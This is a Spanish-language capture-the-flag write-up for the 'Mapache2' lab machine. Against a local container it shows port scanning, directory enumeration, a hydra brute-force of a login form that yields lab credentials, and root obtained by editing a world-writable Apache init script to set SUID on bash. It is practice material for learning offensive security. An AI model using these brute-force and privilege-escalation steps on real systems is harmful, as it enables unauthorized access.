


## MAPACHE2



# Mapache2

**Autor:** d1se0

**Dificultad:** Medio

**Fecha de creación:**  
29/08/2024

### DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip mapache2.zip
```

```
Archive: mapache2.zip  
inflating: auto_deploy.sh  
inflating: mapache2.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh mapache2.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

### CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─$ ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.405 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.405/0.405/0.405/0.000 ms
```



## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─$ nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-01 12:10 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000038s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 2e:9e:60:04:ea:da:48:98:7a:e3:eb:f5:8e:25:83:33 (ECDSA)
|_  256 64:0a:26:78:24:8e:1a:75:54:5a:58:bc:f4:18:ce:4e (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Hackerspace - Welcome
|_ http-server-header: Apache/2.4.58 (Ubuntu)
3306/tcp  open  mysql?
|_ fingerprint-strings:
|_  NULL:
|_  We have to change this, I told Medusa to protect this more.
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.94SVN:SI=7KD-10/1XTime=66FC1F18XP-x86_64-pc-linux-gnu%r
SF:(NULL:3C,"We\x20have\x20to\x20change\x20this,\x20I\x20told\x20Medusa\x2
SF:0to\x20protect\x20this\x20more\,vn");
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22,80 y 3306

Posible credencial medusa



## ENUMERACIÓN

Usamos gobuster para archivos y directorios

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100
```

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,php,py,doc
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/login.php (Status: 200) [Size: 883]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 3481]
/db.php (Status: 200) [Size: 0]
/logout.php (Status: 302) [Size: 0] [→ index.html]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
Finished
```

Tenemos un directorio interesante en **/login.php**



Después de probar combinaciones y protocolos con la credencial **medusa**, no consigo nada

Por lo que hacemos un script en python para crear listas de palabras

```
nano wordlist_generator.py
```

```

import requests
def generate_wordlist(url):
    response = requests.get(url)
    words = set(response.text.split())
    return words

if __name__ == "__main__":
    url = input("Introduce la URL para extraer palabras: ")
    wordlist = generate_wordlist(url)

    with open("wordlist.txt", "w") as f:
        for word in wordlist:
            f.write(f"{word}\n")

    print(f"Lista de palabras generada: {len(wordlist)} palabras.")

```

### python3 wordlist\_generator.py

Introduce la URL para extraer palabras: **http://172.17.0.2**

Lista de palabras generada: 211 palabras.(wordlist.txt)

Ahora, vamos con **hydra**

1- Abrimos en el panel de login las herramientas de desarrollo F12

2- Nos vamos al panel de login e ingresamos una credenciales aleatorias

3- Nos vamos a la pestaña network, localizamos la petición y en headers

**POST http://172.17.0.2/login.php**

4- En las pestaña request username=1&password=1

5- Por último, en response, **Invalid credentials.**

**hydra -l medusa -P wordlist.txt 172.17.0.2 http-post-form**

**"/login.php:username=^USER^&password=^PASS^&csrf\_token=<token\_value>:F=Invalid credentials"**

```

hydra -l medusa -P wordlist.txt 172.17.0.2 http-post-form "/login.php:username=^USER^&password=^PASS^&csrf_token=<token_value>:F=Invalid credentials"


Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-01 14:05:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 211 login tries (l:1/p:211), ~14 tries per task
[DATA] attacking http-post-form://172.17.0.2:80/login.php:username=^USER^&password=^PASS^&csrf_token=<token_value>:F=Invalid credentials
[80][http-post-form] host: 172.17.0.2  login: medusa  password: enthusiasts
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-01 14:05:03

```

**medusa/enthusiasts**


Logramos acceder al panel de login



Sacamos un usuario **kinder**

Intentamos acceso con Kinder/medusa por SSH

## EXPLOTACIÓN



## ESCALADA DE PRIVILEGIOS

### Buscamos permisos sudo

```
Kinder@860d6d243db3:/$ sudo -l
Matching Defaults entries for Kinder on 860d6d243db3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/snap/bin, use_pty

User Kinder may run the following commands on 860d6d243db3:
    (ALL : ALL) NOPASSWD: /usr/sbin/service apache2 restart
Kinder@860d6d243db3:/$
```

```
Kinder@860d6d243db3:/$ ls -la /etc/init.d/apache2
-rwxrwxrwx 1 root root 8141 Aug 23 21:07 /etc/init.d/apache2
Kinder@860d6d243db3:/$
```

El script de inicio de Apache (`/etc/init.d/apache2`) tiene permisos `rwxrwxrwx`, esto significa que cualquiera puede leer, escribir y ejecutar ese archivo.

Editamos el script con `chmod u+s /bin/bash`

y ejecutamos

```
Kinder@860d6d243db3:/$ sudo /usr/sbin/service apache2 restart
* Restarting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this message

Kinder@860d6d243db3:/$ bash -p
bash-5.2# whoami
root
bash-5.2#
```

Buen día 🙌